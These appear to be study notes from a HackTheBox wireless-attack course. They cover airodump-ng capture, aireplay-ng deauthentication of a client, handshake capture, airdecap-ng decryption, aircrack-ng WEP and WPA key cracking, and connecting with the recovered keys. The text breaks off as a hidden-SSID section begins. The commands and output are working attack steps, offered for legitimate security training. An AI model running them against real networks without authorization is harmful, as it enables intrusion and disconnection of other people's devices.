You can preserve the outcomes of your airodump-ng scan by utilizing --write <prefix> parameter.This action generates multiple files with the specified prefix filename. For instance, executing airodump-ng wlan0mon --write HTB will generate the following files in the current directory.
- HTB-01.cap
- HTB-01.csv
- HTB-01.kismet.csv
- HTB-01.kismet.netxml
- HTB-01.log.csv
d41y@htb[/htb]$ sudo airodump-ng wlan0mon -w HTB
11:32:13 Created capture file "HTB-01.cap".
CH 9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:09:5B:1C:AA:1D 11 16 10 0 0 11 54. OPN NETGEAR
00:14:6C:7A:41:81 34 100 57 14 1 48 11e WEP WEP bigbear
00:14:6C:7E:40:80 32 100 752 73 2 9 54 WPA TKIP PSK teddy
BSSID STATION PWR Rate Lost Frames Notes Probes
00:14:6C:7A:41:81 00:0F:B5:32:31:31 51 36-24 2 14 bigbear
(not associated) 00:14:A4:3F:8D:13 19 0-0 0 4 mossy
00:14:6C:7A:41:81 00:0C:41:52:D1:D1 -1 36-36 0 5 bigbear
00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 54-54 0 99 teddy
Every time airodump-ng is executed with the command to capture either IVs or complete packets, it generates additional text files that are saved onto the disk. These files share the same name with the original output and are differentiated by suffixes: “.csv” for CSV files, “.kismet.csv” for Kismet CSV files, and “.kismet.netxml” for Kismet newcore netxml files. These generated files serve different purposes, facilitating diverse forms of data analysis and compatibility with various network analysis tools.
d41y@htb[/htb]$ ls
HTB-01.csv HTB-01.kismet.netxml HTB-01.cap HTB-01.kismet.csv HTB-01.log.csv
Airgraph-ng
Airgraph-ng is a Python script designed for generating graphical representations of wireless networks using the CSV files produced by airodump-ng. These CSV files from airodump-ng capture essential data regarding the associations between wireless clients and APs, as well as the inventory or probed networks. Airgraph-ng processes these CSV files to produce two distinct types of graphs:
- Clients to AP Relationship Graph: This graph illustrates the connections between wireless clients and APs, providing insights into the network topology and the interactions between devices.
- Clients Prove Graph: This graph showcases the probed networks by wireless clients, offering a visual depiction of the networks scanned and potentially accessed by these devices.
By leveraging airgraph-ng, users can visualize and analyze the relationships and interactions within wireless networks, aiding in network troubleshooting, optimization, and security assessment.
Clients to AP Relationship Graph
The Clients to AP Relationship graph illustrates the connections bewteen clients and the APs. Since the graph emphasizes clients, it will not display any APs without connected clients.
The access points are color-coded based on their encryption type:
- Green for WPA
- Yellow for WEP
- Red for open networks
- Black for unknown encryption
d41y@htb[/htb]$ sudo airgraph-ng -i HTB-01.csv -g CAPR -o HTB_CAPR.png
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, HTB-01.csv and writing to, HTB_CAPR.png
Depending on your system this can take a bit. Please standby......

Common Probe Graph
The Common Probe Graph in Airgraph-ng visualizes the relationships between wireless clients and the APs they probe for. It shows which APs each client is trying to connect to by displaying the probes sent out by the client. This graph helps identify which clients are probing for which networks, even if they are not currently connected to any AP.
d41y@htb[/htb]$ sudo airgraph-ng -i HTB-01.csv -g CPG -o HTB_CPG.png
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, HTB-01.csv and writing to, HTB_CPG.png
Depending on your system this can take a bit. Please standby......

Aireplay-ng
The primary function of Aireplay-ng is to generate traffic for later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks that can cause deauthentication for the purpose of capturing WPA handshake data, fake authentications, interactive packet replay, hand-crafted ARP requests injection, and ARP-request reinjection. With the packetforge-ng tool it’s possible to create arbitrary frames.
To list all the features of aireplay-ng you use the following command:
d41y@htb[/htb]$ aireplay-ng
Attack modes (numbers can still be used):
...
--deauth count : deauthenticate 1 or all stations (-0)
--fakeauth delay : fake authentication with AP (-1)
--interactive : interactive frame selection (-2)
--arpreplay : standard ARP-request replay (-3)
--chopchop : decrypt/chopchop WEP packet (-4)
--fragment : generates valid keystream (-5)
--caffe-latte : query a client for new IVs (-6)
--cfrag : fragments against a client (-7)
--migmode : attacks WPA migration mode (-8)
--test : tests injection and quality (-9)
--help : Displays this usage screen
It currently implements multiple different attacks:
| Attack | Attack Name |
|---|---|
| Attack 0 | Deauthentication |
| Attack 1 | Fake authentication |
| Attack 2 | Interactive packet replay |
| Attack 3 | ARP request replay attack |
| Attack 4 | KoreK chopchop attack |
| Attack 5 | Fragmentation attack |
| Attack 6 | Cafe-latte attack |
| Attack 7 | Client-oriented fragmentation attack |
| Attack 8 | WPA Migrattion Mode |
| Attack 9 | Injection test |
As you can see, the flag for deauthentication is -0 or --deauth. The deauthentication attack can be used to disconnect clients from the APs. By using aireplay-ng, you can send deauthentication packets to the AP. The AP will mistakenly believe that these deauthentication requests are coming from the clients themselves, when in fact, you are the ones sending them.
Testing for Packet Injection
Before sending deauthentication frames, it’s important to verify if your wireless card can successfully inject frames into the target AP. This can be tested by measuring the ping response times from the AP, which gives you an indication of the link quality based on the percentage or responses received. Furthermore, if you are using two wireless cards, this test can help identify which card is more effective for injection attacks.
Enable monitor mode and set the channel for the interface to 1. You can do this using the airmon-ng command airmon-ng start wlan0 1. Alternatively, you can use the iw command to set the channel as follows:
d41y@htb[/htb]$ sudo iw dev wlan0mon set channel 1
Once you have your interface in monitor mode, it is very easy for you to test it for packet injection. You can utilize aireplay-ng’s test mode as follows:
d41y@htb[/htb]$ sudo aireplay-ng --test wlan0mon
12:34:56 Trying broadcast probe requests...
12:34:56 Injection is working!
12:34:56 Found 27 APs
12:34:56 Trying directed probe requests...
12:34:56 00:09:5B:1C:AA:1D - channel: 1 - 'TOMMY'
12:34:56 Ping (min/avg/max): 0.457ms/1.813ms/2.406ms Power: -48.00
12:34:56 30/30: 100%
<SNIP>
If everything is in order, you should see the message Injection is working!. This indicates that your interface supports packet injection, and you are ready to use aireplay-ng to perform a deauthentication attack.
Using Aireplay-ng to perform Deauthentication
First, use airodump-ng to view the available Wi-Fi networks, also known as APs.
d41y@htb[/htb]$ sudo airodump-ng wlan0mon
CH 1 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:09:5B:1C:AA:1D 11 16 10 0 0 1 54. OPN TOMMY
00:14:6C:7A:41:81 34 100 57 14 1 1 11e WPA TKIP PSK HTB
00:14:6C:7E:40:80 32 100 752 73 2 1 54 WPA TKIP PSK jhony
BSSID STATION PWR Rate Lost Frames Notes Probes
00:14:6C:7A:41:81 00:0F:B5:32:31:31 51 36-24 2 14 HTB
(not associated) 00:14:A4:3F:8D:13 19 0-0 0 4
00:14:6C:7A:41:81 00:0C:41:52:D1:D1 -1 36-36 0 5 HTB
00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 54-54 0 99 jhony
From the above output, you can see that there are three available Wi-Fi networks, and two clients are connected to the network named HTB. Send an deauthentication request to one of the clients with the station ID 00:0F:B5:32:31:31.
d41y@htb[/htb]$ sudo aireplay-ng -0 5 -a 00:14:6C:7A:41:81 -c 00:0F:B5:32:31:31 wlan0mon
11:12:33 Waiting for beacon frame (BSSID: 00:14:6C:7A:41:81) on channel 1
11:12:34 Sending 64 directed DeAuth (code 7). STMAC: [00:0F:B5:32:31:3] [ 0| 0 ACKs]
11:12:34 Sending 64 directed DeAuth (code 7). STMAC: [00:0F:B5:32:31:3] [ 0| 0 ACKs]
11:12:35 Sending 64 directed DeAuth (code 7). STMAC: [00:0F:B5:32:31:3] [ 0| 0 ACKs]
11:12:35 Sending 64 directed DeAuth (code 7). STMAC: [00:0F:B5:32:31:3] [ 0| 0 ACKs]
11:12:36 Sending 64 directed DeAuth (code 7). STMAC: [00:0F:B5:32:31:3] [ 0| 0 ACKs]
-0means deauthentication5is the number of deauths to send;0means send them continuously-a 00:14:6C:7A:41:81is the MAC address of the AP-c 00:0F:B5:32:31:31is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticatedwlan0monis the interface name
Once the clients are deauthenticated from the AP, you can continue observing airodump-ng to see when they reconnect.
d41y@htb[/htb]$ sudo airodump-ng wlan0mon
CH 1 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7A:41:81
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:09:5B:1C:AA:1D 11 16 10 0 0 1 54. OPN TOMMY
00:14:6C:7A:41:81 34 100 57 14 1 1 11e WPA TKIP PSK HTB
00:14:6C:7E:40:80 32 100 752 73 2 1 54 WPA TKIP PSK jhony
BSSID STATION PWR Rate Lost Frames Notes Probes
00:14:6C:7A:41:81 00:0F:B5:32:31:31 51 36-24 212 145 EAPOL HTB
(not associated) 00:14:A4:3F:8D:13 19 0-0 0 4
00:14:6C:7A:41:81 00:0C:41:52:D1:D1 -1 36-36 0 5 HTB
00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 54-54 0 9 jhony
In the output above, you can see that after sending the deauthentication packet, the client disconnects and then reconnects. This is evidenced by the increase in Lost packets and Frames count.
Additionally, a four-way handshake would be captured by airodump-ng, as shown in the output. By using the -w option in airodump-ng, you can save the captured WPA handshake into a .pcap file. This file can then be used with tools like aircrack-ng to crack the pre-shared key.
Airdecap-ng
Airdecap-ng is a valuable tool for decrypting wireless capture files once you have obtained the key to a network. It can decrypt WEP, WPA, PSK, and WPA2 PSK captures. Additionally, it can remove wireless headers from an unencrypted capture file. This tool is particularly useful in analyzing the data within captured packets by making the content readable and removing unnecessary wireless protocol information.
Airdecap-ng can be used for the following:
- Removing wireless headers from an open network capture
- Decrypting a WEP-encrypted capture file using a hexadecimal WEP key
- Decrypting a WPA/WPA2-encrypted capture file using the passphrase
Using Airdecap-ng
airdecap-ng [options] <pcap file>
| Option | Description |
|---|---|
-l | dont remove the 802.11 header |
-b | access point MAC address filter |
-k | WPA/WPA2 Pairwise Master Key in hex |
-e | target network ascii identifier |
-p | target network WPA/WPA2 passphrase |
-w | target network WEP key in hexadecimal |
Airdecap-ng generates a new file with the suffix -dec.cap, which contains the decrypted or stripped version of the original input file. For instance, an input file named HTB-01.cap will result in an unencrypted output file named HTB-01-dev.cap.
In the encrypted capture file created using airodump-ng and opened using Wireshark as shown below, the Protocol tab only display 802.11 without specifying the actual protocol of the message. Similarily, the Info tab does not provide meaningful information. Additionally, the source and destination fields contain MAC addresses instead of the corresponding IP addresses.

Conversely, in the decrypted capture file using airdecap-ng, observe how the Protocl tab displays the correct protocol, such as ARP, TCP, DHCP, HTTP, etc. Additionally, notice how the Info tab provides more detailed information, and it correctly displays the source and destination IP addresses.

Removing Wireless Headers from Unencrypted Capture File
Capturing packets on an open network would result in an unencrypted capture file. Even if the capture file is already unencrypted, it may still contain numerous frames that are not relevant to your analysis. To streamline the data, you can utilize airdecap-ng to eliminate the wireless headers from an unencrypted capture file.
To remove the wireless headers from the capture file using airdecap-ng, you can use the following command:
airdecap-ng -b <bssid> <capture-file>
Replace with the MAC address of the AP and with the name of the capture file.
d41y@htb[/htb]$ sudo airdecap-ng -b 00:14:6C:7A:41:81 opencapture.cap
Total number of stations seen 0
Total number of packets read 251
Total number of WEP data packets 0
Total number of WPA data packets 0
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
This will produce a decrypted file with the suffix -dec.cap, such as opencapture-dec.cap, containing the streamlined data ready for further analysis.
Decrypting WEP-encrypted Captures
Airdecap-ng is a powerful tool for decrypting WEP-encrypted capture files. Once you have obtained the hexadecimal WEP key, you can use it to decrypt the captured packets. This process will remove the wireless encryption, allowing you to analyze the data.
To decrypt a WEP-encrypted capture file using airdecap-ng, you can use the following command:
airdecap-ng -w <WEP-key> <capture-file>
Replace <WEP-key> with the hexadecimal WEP key and with the name of the capture file.
For example:
d41y@htb[/htb]$ sudo airdecap-ng -w 1234567890ABCDEF HTB-01.cap
Total number of stations seen 6
Total number of packets read 356
Total number of WEP data packets 235
Total number of WPA data packets 121
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 235
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
This will produce a decrypted file with the suffix -dec.cap, such as HTB-01-dec.cap, containing the unencrypted data ready for further analysis.
Decrypting WPA-encrypted Captures
Airdecap-ng can also decrypt WPA-encrypted capture files, provided you have the passphrase. This tool will strip the WPA encryption, making it possible to analyze the captured data.
To decrypt a WPA-encrypted capture file using airdecap-ng, you can use the following command:
airdecap-ng -p <passphrase> <capture-file> -e <essid>
Replace with the WPA passphrase, with the name of the capture file and with the ESSID name of the respective network.
For example:
d41y@htb[/htb]$ sudo airdecap-ng -p 'abdefg' HTB-01.cap -e "Wireless Lab"
Total number of stations seen 6
Total number of packets read 356
Total number of WEP data packets 235
Total number of WPA data packets 121
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 121
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
This will produce a decrypted file with the suffix -dec.cap, such as HTB-01-dec.cap, containing the unencrypted data ready for further analysis.
Aircrack-ng
Aircrack-ng is a powerful tool designed for network security testing, capable of cracking WEP and WPA/WPA2 networks that use pre-shared keys or PMKID. Aircrack-ng is an offline attack tool, as it works with captured packets and doesn’t need direct interaction with any Wi-Fi device.
Benchmark
Prior to commencing passphrase cracking with aircrack-ng, it is imperative to assess the benchmark of the host system to ensure its capability to execute brute-force attacks effectively. Aircrack-ng has a benchmark mode to test CPU performance. Start with benchmarking to evaluate the performance capabilities of your cracking system.
d41y@htb[/htb]$ aircrack-ng -S
1628.101 k/s
The above output estimates that your CPU can crack approximately 1,628.101 passphrases per second. Aircrack-ng fully utilizes the CPU, the cracking speed can decrease significantly if other demanding tasks are running on the system simultaneously.
Cracking WEP
Aircrack-ng is capable of recovering the WEP key once a sufficient number of encrypted packets have been captured using airodump-ng. It is possible to save only the captured IVs using the --ivs option in airodump-ng. Once enough IVs are captured, you can utilize -K option in aircrack-ng, which invokes the Korek WEP cracking method to crack the WEP key.
d41y@htb[/htb]$ aircrack-ng -K HTB.ivs
Reading packets, please wait...
Opening HTB.ivs
Read 567298 packets.
# BSSID ESSID Encryption
1 D2:13:94:21:7F:1A WEP (0 IVs)
Choosing first network as target.
Reading packets, please wait...
Opening HTB.ivs
Read 567298 packets.
1 potential targets
Aircrack-ng 1.6
[00:00:17] Tested 1741 keys (got 566693 IVs)
KB depth byte(vote)
0 0/ 1 EB( 50) 11( 20) 71( 20) 0D( 12) 10( 12) 68( 12) 84( 12) 0A( 9)
1 1/ 2 C8( 31) BD( 18) F8( 17) E6( 16) 35( 15) 7A( 13) 7F( 13) 81( 13)
2 0/ 3 7F( 31) 74( 24) 54( 17) 1C( 13) 73( 13) 86( 12) 1B( 10) BF( 10)
3 0/ 1 3A( 148) EC( 20) EB( 16) FB( 13) 81( 12) D7( 12) ED( 12) F0( 12)
4 0/ 1 03( 140) 90( 31) 4A( 15) 8F( 14) E9( 13) AD( 12) 86( 10) DB( 10)
5 0/ 1 D0( 69) 04( 27) 60( 24) C8( 24) 26( 20) A1( 20) A0( 18) 4F( 17)
6 0/ 1 AF( 124) D4( 29) C8( 20) EE( 18) 3F( 12) 54( 12) 3C( 11) 90( 11)
7 0/ 1 DA( 168) 90( 24) 72( 22) F5( 21) 11( 20) F1( 20) 86( 17) FB( 16)
8 0/ 1 F6( 157) EE( 24) 66( 20) DA( 18) E0( 18) EA( 18) 82( 17) 11( 16)
9 1/ 2 7B( 44) E2( 30) 11( 27) DE( 23) A4( 20) 66( 19) E9( 18) 64( 17)
10 1/ 1 01( 0) 02( 0) 03( 0) 04( 0) 05( 0) 06( 0) 07( 0) 08( 0)
KEY FOUND! [ EB:C8:7F:3A:03:D0:AF:DA:F6:8D:A5:E2:C7 ]
Decrypted correctly: 100%
Cracking WPA
Aircrack-ng has the capability to crack the WPA key once a “four-way handshake” has been captured using airodump-ng. To crack WPA/WPA2 pre-shared keys, only a dictionary-based method can be employed, which necessitates the use of a wordlist containing potential passwords. A “four-way handshake” serves as the required input. For WPA handshakes, a complete handshake comprises four packets. However, aircrack-ng can effectively operate with just two packets. Specifically, EAPOL packets 2 and 3, or packets 3 and 4, are considered a full handshake.
d41y@htb[/htb]$ aircrack-ng HTB.pcap -w /opt/wordlist.txt
Reading packets, please wait...
Opening HTB.pcap
Read 1093 packets.
# BSSID ESSID Encryption
1 2D:0C:51:12:B2:33 HTB-Wireless WPA (1 handshake, with PMKID)
2 DA:28:A7:B7:30:84 Unknown
3 53:68:F7:B7:51:B9 Unknown
4 95:D1:46:23:5A:DD Unknown
Index number of target network ? 1
Reading packets, please wait...
Opening HTB.pcap
Read 1093 packets.
1 potential targets
Aircrack-ng 1.6
[00:00:00] 802/14344392 keys tested (2345.32 k/s)
Time left: 1 hour, 41 minutes, 55 seconds 0.01%
KEY FOUND! [ HTB@123 ]
Master Key : A2 88 FC F0 CA AA CD A9 A9 F5 86 33 FF 35 E8 99
2A 01 D9 C1 0B A5 E0 2E FD F8 CB 5D 73 0C E7 BC
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : A4 62 A7 02 9A D5 BA 30 B6 AF 0D F3 91 98 8E 45
Connecting to Wi-Fi Networks
Connecting to Wi-Fi networks using Linux involves a few straightforward steps. First, you need to scan for available networks, which can be done using tools like iwlist or through a graphical network manager. Once you identify the target network, you can connect by configuring the appropriate settings.
Using GUI
Connecting to a Wi-Fi network with a GUI is typically a straightforward process. Once you obtain the valid credentials, you simply input them into the password prompt provided by the system’s network manager.
Here’s a breakdown of how this process usually works using GUI:
- Scan for networks
- Select the network
- Enter the creds
- Connect
Using CLI
If you’ve obtained the correct password for a network or simply want to connect to one, you may not always have access to the graphical network manager. In such cases, you’ll need to connect to the wireless network using the terminal. Fortunately, there are several methods available to achieve this from the command line. To connect to a network via the command line, you would use wpa_supplicant along with a config file that contains the necessary network details. This allows you to authenticate and connect to the network directly from the terminal.
Typically, you would switch your interface to monitor mode to scan for nearby networks. However, if you’re limited or your interface doesn’t support monitor mode, you can use managed mode instead. In this case, you can utilize the iwlist tool along with some grep parameters to filter and display useful information like the cell, signal quality, ESSID, and IEEE version of the networks around you.
d41y@htb[/htb]$ sudo iwlist wlan0 s | grep 'Cell\|Quality\|ESSID\|IEEE'
Cell 01 - Address: D8:D6:3D:EB:29:D5
Quality=61/70 Signal level=-49 dBm
ESSID:"HackMe"
IE: IEEE 802.11i/WPA2 Version 1
Cell 02 - Address: 3E:C1:D0:F2:5D:6A
Quality=70/70 Signal level=-30 dBm
ESSID:"HackTheBox"
Cell 03 - Address: 9C:9A:03:39:BD:71
Quality=70/70 Signal level=-30 dBm
ESSID:"HTB-Corp"
IE: IEEE 802.11i/WPA2 Version 1
As shown in the output above, there are three availabe Wi-Fi networks. One uses WEP, one uses WPA, and one uses WPA-Enterprise.
Connecting to WEP Networks
If the target network is using WEP, connecting is straightforward. You just need to provide the SSID, the WEP hex key, and set the WEP key index using wep_tx_keyidx in a config file to establish the connection. Additionally, you set key_mgmt=NONE, which is used for WEP or networks with no security.
network={
ssid="HackTheBox"
key_mgmt=NONE
wep_key0=3C1C3A3BAB
wep_tx_keyidx=0
}
Once the config file is ready, you can use wpa_supplicant to connect to the network. You run the command with the -c option to specify the config file and the -i option to specify the network interface.
d41y@htb[/htb]$ sudo wpa_supplicant -c wep.conf -i wlan0
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with 3e:c1:d0:f2:5d:6a (SSID='HackTheBox' freq=2412 MHz)
wlan0: Trying to associate with 3e:c1:d0:f2:5d:6a (SSID='HackTheBox' freq=2412 MHz)
wlan0: Associated with 3e:c1:d0:f2:5d:6a
wlan0: CTRL-EVENT-CONNECTED - Connection to 3e:c1:d0:f2:5d:6a completed [id=0 id_str=]
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
After connecting, you can obtain an IP address by using the dhclient utility. This will assign an IP from the network’s DHCP server, completing the connection setup.
d41y@htb[/htb]$ sudo dhclient wlan0
d41y@htb[/htb]$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.2.7 netmask 255.255.255.0 broadcast 192.168.2.255
ether f6:65:bc:77:c9:21 txqueuelen 1000 (Ethernet)
RX packets 7 bytes 1217 (1.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14 bytes 3186 (3.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Connecting to WPA Personal Networks
If the target network uses WPA/WPA2, you’ll need to create a wpa_supplicant config file with the correct PSK and SSID. This file will look like the following:
network={
ssid="HackMe"
psk="password123"
}
Then you could initiate your wpa connection to the AP using the following command:
d41y@htb[/htb]$ sudo wpa_supplicant -c wpa.conf -i wlan0
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with d8:d6:3d:eb:29:d5 (SSID='HackMe' freq=2412 MHz)
wlan0: Trying to associate with d8:d6:3d:eb:29:d5 (SSID='HackMe' freq=2412 MHz)
wlan0: Associated with d8:d6:3d:eb:29:d5
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan0: WPA: Key negotiation completed with d8:d6:3d:eb:29:d5 [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to d8:d6:3d:eb:29:d5 completed [id=0 id_str=]
After connecting, you can obtain an IP address by using the dhclient utility. This will assign an IP from the network’s DHCP server, completing the connection setup. However, if you have a previously assigned DHCP IP address from a different connection, you’ll need to release it first. Run the following command to remove the existing IP address:
d41y@htb[/htb]$ sudo dhclient wlan0 -r
Killed old client process
You can now run the dhclient command. This will assign an IP from the network’s DHCP server, completing the connection setup.
d41y@htb[/htb]$ sudo dhclient wlan0
d41y@htb[/htb]$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
ether f6:65:bc:77:c9:21 txqueuelen 1000 (Ethernet)
RX packets 37 bytes 6266 (6.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 41 bytes 6967 (6.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
If the network uses WPA3 instead of WPA2, you would need to add key_mgmt=SAE to your wpa_supplicant config file to connect to it. This setting specifies the use of the Simultaneous Authentication of Equals protocol, which is a key component of WPA3 security.
Connecting to WPA Enterprise
If the target network uses WPA/WPA2 Enterprise, you’ll need to create a wpa_supplicant config file with the correct identity, password, SSID, and key_mgmt. This file will look like this:
network={
ssid="HTB-Corp"
key_mgmt=WPA-EAP
identity="HTB\Administrator"
password="Admin@123"
}
Once the configuration file is ready, you can use wpa_supplicant to connect to the network. You run the command with the -c option to specify the config file and the -i option to specify the network interface.
d41y@htb[/htb]$ sudo wpa_supplicant -c wpa_enterprsie.conf -i wlan0
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with 9c:9a:03:39:bd:71 (SSID='HTB-Corp' freq=2412 MHz)
wlan0: Trying to associate with 9c:9a:03:39:bd:71 (SSID='HTB-Corp' freq=2412 MHz)
wlan0: Associated with 9c:9a:03:39:bd:71
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan0: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=US/ST=California/L=San Fransisco/O=HTB/CN=htb.com' hash=46b80ecdee1a588b1fed111307a618b8e4429d7cb9e639fe976741e1a1e2b7ae
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=US/ST=California/L=San Fransisco/O=HTB/CN=htb.com' hash=46b80ecdee1a588b1fed111307a618b8e4429d7cb9e639fe976741e1a1e2b7ae
EAP-MSCHAPV2: Authentication succeeded
wlan0: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan0: PMKSA-CACHE-ADDED 9c:9a:03:39:bd:71 0
wlan0: WPA: Key negotiation completed with 9c:9a:03:39:bd:71 [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to 9c:9a:03:39:bd:71 completed [id=0 id_str=]
After connecting, you can obtain an IP address using the dhclient utility. This will assign an IP from the network’s DHCP server, completing the connection setup. However, if you have a previously assigned DHCP IP address from a different connection, you’ll need to release it first. Run the following command to remove the existing IP address:
d41y@htb[/htb]$ sudo dhclient wlan0 -r
Killed old client process
d41y@htb[/htb]$ sudo dhclient wlan0
d41y@htb[/htb]$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.3.7 netmask 255.255.255.0 broadcast 192.168.3.255
ether f6:65:bc:77:c9:21 txqueuelen 1000 (Ethernet)
RX packets 66 bytes 10226 (10.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 77 bytes 11532 (11.5 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Connecting with Network Manager Utilities
One of the ways that you can easily connect to wireless networks in Linux is through the usage of nmtui. This utility will give you a somewhat graphical perspective while connecting to these wireless networks.
d41y@htb[/htb]$ sudo nmtui
Once you enter the command above, you should see the following view.
If you select Activate a connection, you should be able to choose from a list of wireless networks. You might be prompted to enter your password upon connecting to the network.
Basic Control Bypass
Finding Hidden SSIDs
In Wi-Fi networks, the Service Set Identifier (SSID) is the name that identifies a particular wireless network. While most networks broadcast their SSIDs to make it easy for devices to connect, some networks choose to hide their SSIDs as a security measure. The idea behind hiding an SSID is to make the network less visible to casual users an potential attackers. However, this method only provides a superficial layer of security, as determined attackers can still discover hidden SSIDs using various techniques.

As shown in the screenshot above, no Wi-Fi networks are visible during the scan.
Watching the Hidden Network
First, you need to set your interface to monitor mode.
d41y@htb[/htb]$ sudo airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
